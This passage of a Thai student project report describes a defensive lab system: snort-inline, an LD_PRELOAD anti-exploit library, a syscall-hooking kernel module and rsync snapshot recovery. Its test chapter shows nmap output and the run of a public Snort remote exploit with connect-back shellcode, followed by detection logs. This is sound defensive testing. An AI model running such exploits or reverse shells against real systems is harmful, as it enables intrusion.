
บทที่ 3
การออกแบบและพัฒนา

3.1 บทนำ

ในส่วนของการออกแบบและพัฒนานั้นจะต้องมีการพิจารณาถึงองค์ประกอบต่างๆ ที่จะนำมารวมและสร้างเป็นระบบขึ้น เพื่อให้ทำงานได้ตามเป้าหมายที่วางไว้ โดยในส่วนต่างๆ นั้นได้มีการพิจารณาอย่างเหมาะสม

นอกจากนั้นสิ่งสำคัญที่จะต้องนำมาพิจารณาคือ ความปลอดภัยของระบบ ทั้งนี้ระบบที่สร้างขึ้นจะต้องมีความปลอดภัยในตัวเองในระดับหนึ่ง ดังนั้นการออกแบบจึงต้องมีความรัดกุมและรอบคอบมากที่สุด โดยรายละเอียดของการออกแบบในแต่ละส่วนนั้นจะอธิบายในหัวข้อถัดไปซึ่งแยกเป็น การออกแบบฮาร์ดแวร์ และการออกแบบซอฟต์แวร์

3.2 การออกแบบฮาร์ดแวร์



รูปที่3.1 แผนผังการออกแบบ

จากรูปภาพแสดงให้เห็นส่วนต่างๆของระบบประกอบไปด้วย

- N-IPS ทำหน้าที่ตรวจจับการบุกรุกและทำหน้าที่ในการตอบสนองเบื้องต้น

- Linux Server เป็น Server ที่ให้บริการ
- IRS Server จะแบ่งได้ออกเป็น 3 ส่วน คือ

  1. Log Server
  2. Snapshot Server
  3. Web Server ที่ใช้เป็น admin control


3.3 การออกแบบซอฟต์แวร์

ในการออกแบบซอฟต์แวร์จะแบ่งออกเป็น 3 ส่วนดังนี้คือ

1. ระบบตรวจจับผู้บุกรุกทางเครือข่าย
2. ระบบตรวจจับและป้องกันผู้บุกรุกทางคอมพิวเตอร์
3. การกู้คืนระบบ

3.3.1 ระบบป้องกันผู้บุกรุกทางเครือข่าย

จะเป็นการป้องกันด่านแรกเพื่อคอยตรวจจับผู้บุกรุกที่พยายามบุกรุกผ่านทางเครือข่ายซึ่งจะสามารถตรวจจับและป้องกันโดยในที่นี้เราใช้ tools ตัวหนึ่งที่ชื่อ snort-inline นำมาพัฒนาซึ่งตัว snort-inline นั้นจะมีการตรวจจับการบุกรุกเป็นแบบ pattern matching หรือก็คือจะเป็นการตรวจดูรูปแบบในการบุกรุกที่ได้จดจำไว้ซึ่งถ้าเป็นการบุกรุกรูปแบบใหม่ๆที่ระบบไม่รู้จักก็จะไม่สามารถป้องกันได้แต่ตัวระบบของเราจะเก็บข้อมูลที่ผ่านทางเครือข่ายทั้งหมดเก็บไว้เพื่อใช้ในการวิเคราะห์หากเกิดปัญหาหรือดูช่องโหว่ของระบบที่ผู้บุกรุกพยายามที่จะบุกรุกเข้ามาซึ่งข้อมูลต่างๆเหล่านี้จะเก็บลงบนฐานข้อมูล



รูปที่ 3.2 การทำงานของ snort

3.3.2 ระบบตรวจจับผู้บุกรุกทางคอมพิวเตอร์

จะแบ่งออกเป็น 3 ส่วนคือ

1. ส่วนของ Anti Exploit
2. ส่วนของเคอร์นัลโมดูล

3. ส่วนของการตรวจสอบความสมบูรณ์ของไฟล์

โดยการทำงานนั้นจะทำงานร่วมกันกล่าวคือถ้าผู้บุกรุกสามารถบุกรุกผ่านทางเครือข่ายเข้ามาในระบบของเราแล้วนั้นสิ่งแรกที่ผู้บุกรุกนั้นจะพยายามทำคือการยกระดับสิทธิ์ของตนเองให้เท่าเทียมกับผู้ดูแลระบบซึ่งสิ่งที่ผู้บุกรุกจะนิยมทำก็คือการทำ exploit ด้วยการทำ บัฟเฟอร์โอเวอร์โฟลว์ ซึ่งทางผู้จัดทำได้สร้างตัว Anti-Exploit ขึ้นมาเพื่อคอยดักเมื่อมีการทำ exploit เกิดขึ้นระบบจะทำการ kill process ที่ทำการ run ทิ้งไป และเก็บข้อมูลลงฐานข้อมูลโดยตัวการทำบัฟเฟอร์โอเวอร์โฟลว์ ที่นิยมใช้กันก็คือการเรียกใช้ผ่าน function ของภาษา C ซึ่งตัวAnti-Exploit ที่ได้จัดทำขึ้นนั้นได้ใช้เทคนิคของตัว LD_Preload คือเมื่อมีการเรียกใช้ function ภาษา C จะต้องมาเรียกผ่าน ไลบรารี ที่ได้จัดทำขึ้นเพื่อดูว่า function ที่เรียกนั้นได้ทำ บัฟเฟอร์โอเวอร์โฟลว์ระบบหรือเปล่าถ้าทำก็จะ Kill process ทันทีแต่ถ้าผู้บุกรุกใช้วิธีการอื่นในการยกระดับสิทธิ์ตัว Anti-Exploit ก็ไม่สามารถกันได้เราจึงมีส่วนของ เคอร์นัล โมดูล เพื่อคอยตรวจจับว่ามีการกระทำอะไรเกิดขึ้นกับ file ต่างๆ ในระบบซึ่งถ้ามีการเปลี่ยนแปลงใดๆ เกิดขึ้นกับ file ไม่ว่าจะเป็น write delete chmod chown ฯลฯ

ซึ่งเราได้ใช้เทคนิคคือ เขียน module เพื่อ Hook Systemcall เพื่อดูว่ามีอะไรเกิดขึ้นกับfile บ้างซึ่งวิธีการของ การใช้ เคอร์นัลโมดูล นั้นมี ข้อดีคือมานจะใช้ cpu time น้อยมากและทำให้ประสิทธิภาพ ของระบบเราดีขึ้นและเมื่อเรารู้แล้วว่าผู้บุกรุกได้กระทำใดๆก็ตามกับระบบของเราเราก็ใช้ส่วนของ ความถูกต้องของไฟล์ มาเชกว่า ไฟล์ นั้นได้ถูกแก้ไขหรือไม่เมื่อไรและเวลาใดซึ่งข้อมูลต่างๆนั้นจะถูกเก็บลงบนฐานข้อมูลทั้งหมด

1. ส่วนของ Anti Exploit

ส่วนนี้จะเป็นส่วนของการป้องกันการบุกรุกช่องโหว่ของซอฟท์แวร์ (Anti-Xploit) ที่ออกแบบให้เป็นระบบตรวจจับผู้บุกรุกทางคอมพิวเตอร์ โดยมีจุดประสงค์การออกแบบเพื่อป้องกันการโจมตีซึ่งหลุดรอดมาจากระบบตรวจจับผู้บุกรุกทางเครือข่าย ในส่วนแรกที่ได้ติดตั้งไว้ซึ่งสามารถป้องกันได้เฉพาะการโจมตีที่ตรงกับรูปแบบที่ได้จดจำไว้ และไม่สามารถป้องกันการบุกรุกจากผู้ใช้ในระบบที่ล็อคอินเข้ามาอย่างถูกต้อง

โดยระบบป้องกันการบุกรุกช่องโหว่ของซอฟแวร์ที่พัฒนาจะเน้นไปที่การป้องกันบัฟเฟอร์โอเวอร์โฟลว์ ในรูปแบบต่างๆ เนื่องจากหลักการของการทำ Exploit Code แก่นแท้ของการทำก็คือการทำ บัฟเฟอร์โอเวอร์โฟลว์ ชนิดต่างๆ

การออกแบบส่วน Anti Exploit

หลักการที่นำมาใช้ป้องกัน บัฟเฟอร์โอเวอร์โฟลว์ คือ Linux Function Interception (การดักฟังก์ชันใน linux) ผ่านทางไฟล์ ld.so.preload โดยในส่วนนี้จะไปดักฟังก์ชันใน libc เท่านั้น โดยในส่วนนี้จะซึ่งเป็นการเขียนทับฟังก์ชันที่เสี่ยงต่อการถูกโจมตีด้วย บัฟเฟอร์โอเวอร์โฟลว์ โดยเมื่อมีการเรียกใช้ฟังก์ชันที่เสี่ยงผ่าน process ต่างๆ จะไปเรียกฟังก์ชันที่เราเขียนทับขึ้นมาก่อน และเมื่อตรวจสอบว่าไม่มีการล้นของ Buffer จึงค่อยไปเรียกฟังก์ชันนั้นจริงๆ แต่ถ้าพบว่ามีการล้นของบัฟเฟอร์ จะไม่อนุญาตให้ไปเรียกฟังก์ชันจริงๆ และจะ kill process นั้นทิ้งพร้อมทั้งบันทึกลง Log Server

การพัฒนาส่วน Anti Exploit

- เขียนฟังก์ชันที่ต้องการดักขึ้นมาใหม่แทนฟังก์ชันที่มีความเสี่ยงได้แก่

- Strncpy
- memcpy
- strcpy
- wcscpy
- stpcpy
- wcpcpy
- strcat
- strncat
- wcscat
- getwd
- realpath

ในฟังก์ชันที่เขียนมีหลักการทำงานคือ จะเปรียบเทียบบัฟเฟอร์ต้นทาง กับปลายทางว่าขนาดเกินกว่าที่บัฟเฟอร์ปลายทางจองไว้หรือไม่ ถ้าเกินก็จะไปเรียกฟังก์ชัน activation ซึ่งจะทำหน้าที่ kill process ที่มีการเรียกฟังก์ชันนั้นและ เก็บข้อมูลบันทึกลง log ในฐานข้อมูล mysql ที่เครื่อง log server แต่ถ้าไม่เกินก็จะไปเรียกฟังก์ชันเดิมจริงๆตามปกติ

2. ส่วน เคอร์นัลโมดูล

ส่วนของ เคอร์นัลโมดูล นั้นจะเป็นโมดูล ที่ออกแบบเพื่อเป็น ระบบตรวจจับผู้บุกรุกทางคอมพิวเตอร์ที่สามารถตรวจจับการเปลี่ยนแปลงต่างๆของทุกไฟล์ใน path สำคัญๆที่เราต้องการได้ การเปลี่ยนแปลงไฟล์ใน pathที่เราสามารถตรวจจับพบ ได้แก่

- เปลี่ยนแปลงข้อมูลในไฟล์
- เปลี่ยนแปลง modify time
- เปลี่ยนแปลงชื่อไฟล์
- เปลี่ยนแปลงสิทธิ์ของไฟล์
- เปลี่ยนแปลงผู้เป็นเจ้าของไฟล์และกลุ่ม
- เปลี่ยนแปลงที่อยู่ของไฟล์
- ลบไฟล์นั้นทิ้ง
- สร้างไฟล์ขึ้นมาใหม่
- คัดลอกไฟล์มาวางใน path ที่เราตรวจจับอยู่

โดยเมื่อ kernel module ตรวจจับพบการเปลี่ยนแปลงเหล่านี้ ก็จะเก็บบันทึกลง log ในฐานข้อมูล โดยผู้ดูแลระบบสามารถมาตรวจดูได้ผ่านทางหน้าเว็บ

ขั้นตอนการออกแบบเคอร์นัลโมดูล

- ศึกษาการเขียน เคอร์นัลโมดูลบนลีนุกซ์โดยใช้ภาษา c
- สังเกต system call ที่ถูกเรียกโดยใช้คำสั่ง strace เมื่อมีการเปลี่ยนแปลงไฟล์ในลักษณะต่างๆ เช่น strace rm /home/hello.c
- สังเกตอากิวเมนท์ของ system call เหล่านั้นเมื่อมีการเรียกในโอกาสต่างๆทั้งที่ถูกเรียกเมื่อมีการเปลี่ยนแปลงไฟล์ และถูกเรียกเมื่อไม่มีการเปลี่ยนแปลงไฟล์ เพื่อหาความแตกต่างของค่าอากิวเมนท์
- เขียน เคอร์นัลโมดูลเพื่อไป hook system call เหล่านั้น และเมื่อใดก็ตามที่ system call ถูกเรียกด้วยค่าอากิวเมนท์ซึ่งบ่งบอกว่ามีการเปลี่ยนแปลงไฟล์ ก็จะบันทึกข้อมูลลง log ในฐานข้อมูล
- สร้างไฟล์ที่สามารถใส่ path ที่ต้องการตรวจจับ และปรับปรุงให้บันทึกลงฐานข้อมูลเฉพาะการเปลี่ยนแปลงไฟล์ที่อยู่ใน path ที่ใส่ลงไปในไฟล์เท่านั้น

การพัฒนาเคอร์นัลโมดูล

มีฟังก์ชันเริ่มต้นซึ่งจะมีการทำงาน 2 ส่วนได้แก่

1. ไป hook system call ทั้งหมดที่สามารถเปลี่ยนแปลงไฟล์ในแบบที่กล่าวมาข้างต้น ได้แก่
   - sys_call_table[__NR_open]
   - sys_call_table[__NR_write]
   - sys_call_table[__NR_unlink]
   - sys_call_table[__NR_chmod]
   - sys_call_table[__NR_chown32]

- sys_call_table[__NR_utime]
- sys_call_table[__NR_rename]

โดยจะเปลี่ยนตำแหน่งพอยเตอร์ ของ system call เหล่านั้นให้มาชี้ที่ฟังก์ชันที่เราเขียนขึ้นมาเอง

2. สร้างไฟล์ชื่อ Watson ขึ้นมาในไดเรกทอรี proc เพื่อเป็นตัวส่งข้อมูลจาก user space เข้ามายัง เคอร์นัลโมดูล ของเรา โดยอินพุตที่ใส่เข้าไปจะเป็น path ที่เราต้องการให้ เคอร์นัลโมดูล ตรวจจับการเปลี่ยนแปลง

มีฟังก์ชันจบซึ่งมีการทำงาน 2 ส่วนดังนี้


1. เปลี่ยนแปลงตำแหน่งพอยเตอร์ ของ system call ที่ hook มาตอนแรกให้ไปชี้ยัง system call จริงๆเหมือนเดิม โดยถ้าตำแหน่งพอยเตอร์ของฟังก์ชัน system call ที่เขียนขึ้นมาเองถูกเปลี่ยนก็แสดงว่ามีคนมา hook system call ของเราอีกที ก็จะมีการเก็บบันทึก log ลงฐานข้อมูล
2. ลบไฟล์ Watson ในไดเรกทอรี proc ที่สร้างขึ้น

เขียนฟังก์ชัน system call ที่ hook มาทั้งหมดขึ้นใหม่โดยมีหลักการทำงานดังนี้

1. นำอากิวเมนท์ที่ผ่านเข้ามาในฟังก์ชันซึ่งเป็นตัวบอกชื่อไฟล์ที่ถูกเปลี่ยนแปลงไปหา path เต็มๆ
2. เช็คว่า path ของไฟล์ที่มีการเปลี่ยนอยู่ในอินพุตของไดเรกทอรีที่เรากำลังตรวจจับอยู่หรือไม่ ถ้าไม่อยู่ก็จะไปเรียก system call ดั้งเดิมเลย ถ้าใช่ก็จะเช็คในข้อถัดไปต่อ
3. เช็คค่าอากิวเมนท์อื่นๆที่เกี่ยวข้องว่าเป็นค่าที่มีการทำให้ไฟล์นั้นเปลี่ยนแปลงหรือไม่ ถ้าไม่ก็จะไปเรียก system call ดั้งเดิมเลย แต่ถ้าพบว่ามีการเปลี่ยนแปลงไฟล์ก็จะเก็บบันทึก log ลงฐานข้อมูลก่อนจึงจะไปเรียก system call ดั้งเดิมให้

ค่าอากิวเมนท์ที่เกี่ยวข้องเมื่อมีการเปลี่ยนแปลงไฟล์ ได้แก่

- ใน system call sys_open ถ้าค่าอากิวเมนท์ flags มีค่าเป็นเลขคี่ และค่าอากิวเมนท์ mode ไม่เท่ากับ 0 แสดงว่าเป็นการเปิดไฟล์นั้นๆโดยมีสิทธิ์ในการ write
- จากนั้นเมื่อมีการเรียก system call sys_write ต่อจากการเรียก system call sys_open แสดงว่าไฟล์ที่ถูกเปิดนั้นมีการ write เพื่อเปลี่ยนแปลงไฟล์ และถ้าเรียก system call sys_write โดยมีค่าอากิวเมนท์ fd = 0 ก็จะบ่งบอกว่าเป็นการคัดลอกไฟล์อื่นมาทับไฟล์ที่เปิดโดย system call sys_open



รูปที่ 3.3 การทำงานของ kernel Module

3.3.3 การกู้คืนระบบ

จะแบ่งออกเป็น 2 ส่วน คือ

1. การทำ snapshot หรือ การทำ backup

ในส่วนนี้ได้เลือกใช้โปรแกรม Rsync มาเป็นเครื่องมือสำหรับทำการถ่ายโอนข้อมูลจากเครื่อง Response Wall มาเก็บยังเครื่อง Log Server และทำการบีบอัดด้วยโปรแกรม BZip2 ซึ่งจะทำให้ไฟล์ Snapshot มีขนาดเล็กลงเพื่อเป็นการประหยัดเนื้อที่

คุณสมบัติของโปรแกรม Rsync

- มี Difference Search Algorithm ทำให้สามารถทำ Incremental Backup ได้
- Owner group และ modify time ของไฟล์ต้นฉบับไม่เปลี่ยนแปลง
- มีการบีบอัดไฟล์ก่อนที่จะทำการส่งผ่านเครือข่าย ทำให้สามารถลดความหนาแน่นเนื่องจากปริมาณข้อมูลของเครือข่ายได้

2. การ recovery

จะเป็นการป้องกันขั้นสุดท้ายคือถ้าระบบป้องกันผู้บุกรุกผ่านทางเครือข่ายและระบบตรวจจับผู้บุกรุกไม่สามารถป้องกันผู้บุกรุกได้และผู้บุกรุกได้ก่อให้เกิดความเสียหายต่อระบบซึ่งเราจะสามารถทำการกู้คืนระบบให้เหมือนเดิมก่อนที่ผู้บุกรุกจะทำให้เกิดความเสียหายได้

กระบวนการทำงานของระบบการกู้คืนระบบคือ

1. ทำการเลือกส่วนสำคัญมา backup หรือ ทำ snapshot เช่น
    - /etc เป็นที่เก็บรวมรวบไฟล์คอนฟิกต่างๆของระบบ

- /lib/module เป็นที่เก็บรวมรวบโมดูลที่จะถูกโหลดเข้าเคอร์เนลตอนเริ่มการทำงานของระบบปฏิบัติการ
- /bin , /usr/bin เป็นที่เก็บรวมรวมโปรแกรมสำหรับผู้ใช้งานทั่วไป
- /sbin เป็นที่เก็บรวบรวมโปรแกรมสำหรับ Super User

2. ทำการเก็บข้อมูลเพื่อเป็นการเตรียมตัว
3. ทำการกู้คืนระบบถ้าผู้บุกรุกก่อให้เกิดความเสียหาย

ในส่วนนี้ได้ทำการออกแบบให้ระบบสามารถทำการวิเคราะห์และค้นหาไฟล์ต้นฉบับที่เหมาะสมจาก Snapshot ที่ได้จัดเก็บไว้ และนำมาเสนอให้กับผู้ดูแลระบบเพื่อการตัดสินใจต่อไป ทั้งนี้จุดเด่นของระบบที่ได้ทำการออกแบบก็คือ การกู้คืนระบบแบบ Selective Restore โดยผู้ดูแลระบบสามารถที่จะเลือกไฟล์ที่ต้องการจะ Restore ได้ จึงไม่มีความจำเป็นที่จะต้องทำการกู้คืนระบบใหม่ทั้งหมด ทำให้สามารถประหยัดเวลา ลดปริมาณข้อมูลที่ต้องผ่านเครือข่าย และลดผลกระทบที่อาจจะเกิดขึ้นกับผู้ใช้งานระบบอื่นๆ

บทที่ 4

การทดลองและผลการทดลอง

4.1 บทนำ

ในการทดลองจะเป็นการทดสอบระบบที่ได้สร้างขึ้น โดยแยกการทดสอบออกเป็น 3 การทดสอบคือ

1. ทดสอบระบบป้องกันผู้บุกรุกทางเครือข่าย
2. ทดสอบระบบตรวจจับผู้บุกรุก
3. ทดสอบโปรแกรมต่อต้านการบุกรุกช่องโหว่ทางซอฟท์แวร์
4. ทดสอบระบบการกู้คืนระบบ

4.2 การทดสอบที่ 1 ทดสอบระบบป้องกันผู้บุกรุกทางเครือข่าย

4.2.1 วิธีการทดสอบ

1. ทดลองสแกนพอร์ต server ที่ติดตั้งระบบป้องกันผู้บุรุกทางเครือข่าย
2. ทดลองบุกรุกทางด้านเครือข่าย
3. ตรวจสอบว่าระบบสามารถป้องกันได้

4.2.2 ผลการทดสอบ

จากการทดสอบพบว่า

1) ทดลอง สแกนพอร์ตโดยใช้โปรแกรม nmap

```
C:\Documents and Settings\Mayhem>nmap -P0 161.246.5.32

Starting Nmap 4.20 ( http://insecure.org ) at 2007-01-29 18:54 Dateline Standard
 Time
Interesting ports on isag32.ce.kmitl.ac.th (161.246.5.32):
Not shown: 1693 closed ports
PORT    STATE    SERVICE
21/tcp  open     ftp
22/tcp  open     ssh
179/tcp filtered bgp
873/tcp open     rsync
MAC Address: 00:0C:29:14:98:A7 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 27.735 seconds

C:\Documents and Settings\Mayhem>
```

รูปที่ 4.1 แสดงการสแกนพอร์ตเพื่อหาช่องโหว่

2) โดยตัวระบบป้องกันผู้บุกรุกทางเครือข่ายจะรู้ว่ามีใครมาทำการ สแกนพอร์ต

ID	Signature	Priority	Timestamp	ip_source	ip_destination	Type
	BLEEDING-EDGE SCAN NMAP -f -sS	2	2007-01-29 18:54:05	161.246.5.20:45807	161.246.5.32:667	tcp
	BLEEDING-EDGE SCAN NMAP -sS	2	2007-01-29 18:54:05	161.246.5.20:45807	161.246.5.32:667	tcp
	BLEEDING-EDGE SCAN NMAP -f -sS	2	2007-01-29 18:54:05	161.246.5.20:45811	161.246.5.32:179	tcp
	BLEEDING-EDGE SCAN NMAP -sS	2	2007-01-29 18:54:05	161.246.5.20:45811	161.246.5.32:179	tcp
	BLEEDING-EDGE SCAN NMAP -f -sS	2	2007-01-29 18:54:04	161.246.5.20:45810	161.246.5.32:6105	tcp
	BLEEDING-EDGE SCAN NMAP -sS	2	2007-01-29 18:54:04	161.246.5.20:45810	161.246.5.32:6105	tcp
	BLEEDING-EDGE SCAN NMAP -f -sS	2	2007-01-29 18:54:04	161.246.5.20:45810	161.246.5.32:4987	tcp
	BLEEDING-EDGE SCAN NMAP -sS	2	2007-01-29 18:54:04	161.246.5.20:45810	161.246.5.32:4987	tcp
	BLEEDING-EDGE SCAN NMAP -f -sS	2	2007-01-29 18:54:04	161.246.5.20:45809	161.246.5.32:68	tcp
	BLEEDING-EDGE SCAN NMAP -sS	2	2007-01-29 18:54:04	161.246.5.20:45809	161.246.5.32:68	tcp
	BLEEDING-EDGE SCAN NMAP -f -sS	2	2007-01-29 18:54:04	161.246.5.20:45808	161.246.5.32:479	tcp
	BLEEDING-EDGE SCAN NMAP -sS	2	2007-01-29 18:54:04	161.246.5.20:45808	161.246.5.32:479	tcp

รูปที่ 4.2 ขั้นเตือนว่ามีการทำสแกนพอร์ต

3) ทดลองบุกรุกผ่านทางเครือข่าย โดยช่องโหว่ที่หาได้โดยลองหาช่องโหว่ของโปรแกรม Snort เอง

```
Secure:/home/secure/Snort - MilwOrm/Snort - MilwOrm# ./test1 161.246.5.32 172.16
.24.35

        ,-------------------------------------------------------------.
        | Snort 2.4.0-2.4.2 Back Orifice Preprocessor Remote Exploit |
        |              by Russell Sanford - xort@ttp64.org           |
        `-------------------------------------------------------------'

[x] Patching Shellcode to Connect back to 172.16.24.35.
[x] Creating Evil Packet.
[x] Using Return Address: 0xbfffebad
[x] Encrypting Packet.
[x] Preparing to Send Evil UDP Packet to 161.246.5.32.
[x] Sending Packet.
[x] Listening For Connect Back Shellcode.
```

รูปที่ 4.3 กำลังบุกรุกผ่านโปรแกรม Snort

4) โดยตัวระบบป้องกันผู้บุกรุกทางเครือข่ายสามารถป้องกันและตรวจสอบได้ว่ามีใครกำลังพยายามจะบุกรุกโดยใช้ช่องโหว่อะไรเวลาอะไร และเป็นโปรโตคอลอะไรและสามารถดู ip ของผู้บุกรุกได้ด้วย

ID	Signature	Priority	Timestamp	ip_source	ip_destination	Type
	ICMP Destination Unreachable Port Unreachable	3	2007-01-29 18:43:33	161.246.5.32:	161.246.5.20:	icmp
	(spo_bo) Back Orifice Traffic detected		2007-01-29 18:43:33	161.246.5.20:4779	161.246.5.32:9000	udp
	ICMP Destination Unreachable Port Unreachable	3	2007-01-29 18:38:13	161.246.5.32:	161.246.5.20:	icmp
	(spo_bo) Back Orifice Traffic detected		2007-01-29 18:38:13	161.246.5.20:4736	161.246.5.32:53	udp
	ICMP Destination Unreachable Port Unreachable	3	2007-01-29 18:34:45	161.246.5.32:	161.246.5.20:	icmp
	(spo_bo) Back Orifice Traffic detected		2007-01-29 18:34:45	161.246.5.20:4706	161.246.5.32:9000	udp
	ICMP Destination Unreachable Port Unreachable	3	2007-01-29 18:34:03	161.246.5.32:	161.246.5.20:	icmp
	(spo_bo) Back Orifice Traffic detected		2007-01-29 18:34:03	161.246.5.20:4696	161.246.5.32:9000	udp

รูปที่4.4 ระบบขึ้นเตือนและสามารถป้องกันได้

4.3 การทดสอบที่ 2 ทดสอบระบบตรวจจับผู้บุกรุก

1. ทดลองทำการบุกรุกโดยใช้ช่องโหว่ทางซอฟต์แวร์
2. ตรวจสอบว่าระบบสามารถป้องกันได้
3. ทดลองการเปลี่ยนแปลง file แบบต่างๆเพื่อดูว่าระบบสามารถตรวจสอบได้
4. ทดลองตรวจสอบความถูกต้องของไฟล์ว่าระบบสามารถตรวจสอบได้

4.3.1 ผลการทดสอบ

จากการทดสอบพบว่า

1. ถ้าผู้บุกรุกสามารถผ่านระบบป้องกันผู้บุกทางเครือข่ายมาได้และพยายามที่จะยกรับสิทธิ์ของตนเองโดยใช้ช่องโหว่ทางซอฟต์แวร์โดยวิธีการทำบัฟเฟอร์โอเวอร์โฟลว์

```
IPsec4:/tmp/watson# ./t1_
```

รูปที่4.5 พยายามทำการยกระดับสิทธิ์ของตนเองโดยใช้ exploit code

2. ตรวจสอบดูว่าระบบสามารถป้องกันได้และรู้ว่าผู้บุกรุกกำลังทำอะไรโดยจะรู้ว่าผู้บุกรุกใช้อะไรในการบุกรุกระบบเรา

System Log

Index	Prog	Msg	TimeStamp	Priority	Msg	Facility
41142	sshd	sshd[3859]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
41141	sshd	sshd[3859]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
41140	sshd	sshd[3857]: Accepted publickey for root from ::ffff:172.16.24.128 port 1853 ssh2	2007-01-29	info	IPsec4	auth
41139	sshd	sshd[3857]: Accepted publickey for root from ::ffff:172.16.24.128 port 1853 ssh2	2007-01-29	info	IPsec4	auth
41138	sshd	sshd[3854]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
41137	sshd	sshd[3854]: (pam_unix) session opened for user root by (uid=0)	2007-01-29	info	IPsec4	auth
41136	sshd	sshd[3852]: Accepted publickey for root from ::ffff:172.16.24.128 port 1852 ssh2	2007-01-29	info	IPsec4	auth
41135	sshd	sshd[3852]: Accepted publickey for root from ::ffff:172.16.24.128 port 1852 ssh2	2007-01-29	info	IPsec4	auth

รูปที่4.6 ระบบสามารถตรวจสอบการบุกรุกได้

3. ผู้บุกรุกพยายามเปลี่ยนแปลง file

3.1 ทดลองโดยการเปิด editor เพื่อ write file

```
IPsec4:/etc/snort# vim test
```

3.2 ใน file มีข้อความอยู่

```
  1 change for test kernel module
~
```

3.3 ทดลองโดยเพิ่มข้อความลงไป

```
  1 change for test kernel module
  2 hello world test test test test
```

4. ระบบสามารถตรวจจับได้ว่าผู้บุกรุกทำอะไรกับไฟล์ไหนทำอะไรบ้าง

Index	Prog	Msg	TimeStamp	Priority	Msg	Facility
40836	kernel	kernel: /etc/snort/.test.swp was chmod to 644 by 0	2007-01-29	warning	IPsec4	kern
40835	kernel	kernel: /etc/snort/.test.swp was chmod to 644 by 0	2007-01-29	warning	IPsec4	kern
40834	kernel	kernel: /etc/snort/.test.swp was removed by 0	2007-01-29	warning	IPsec4	kern
40833	kernel	kernel: /etc/snort/.test.swp was removed by 0	2007-01-29	warning	IPsec4	kern
40832	kernel	kernel: /etc/snort/.test.swpx was removed by 0	2007-01-29	warning	IPsec4	kern
40831	kernel	kernel: /etc/snort/.test.swpx was removed by 0	2007-01-29	warning	IPsec4	kern

รูปที่4.7 kernel สามารถตรวจจับได้เมื่อมีการเขียนทับ file

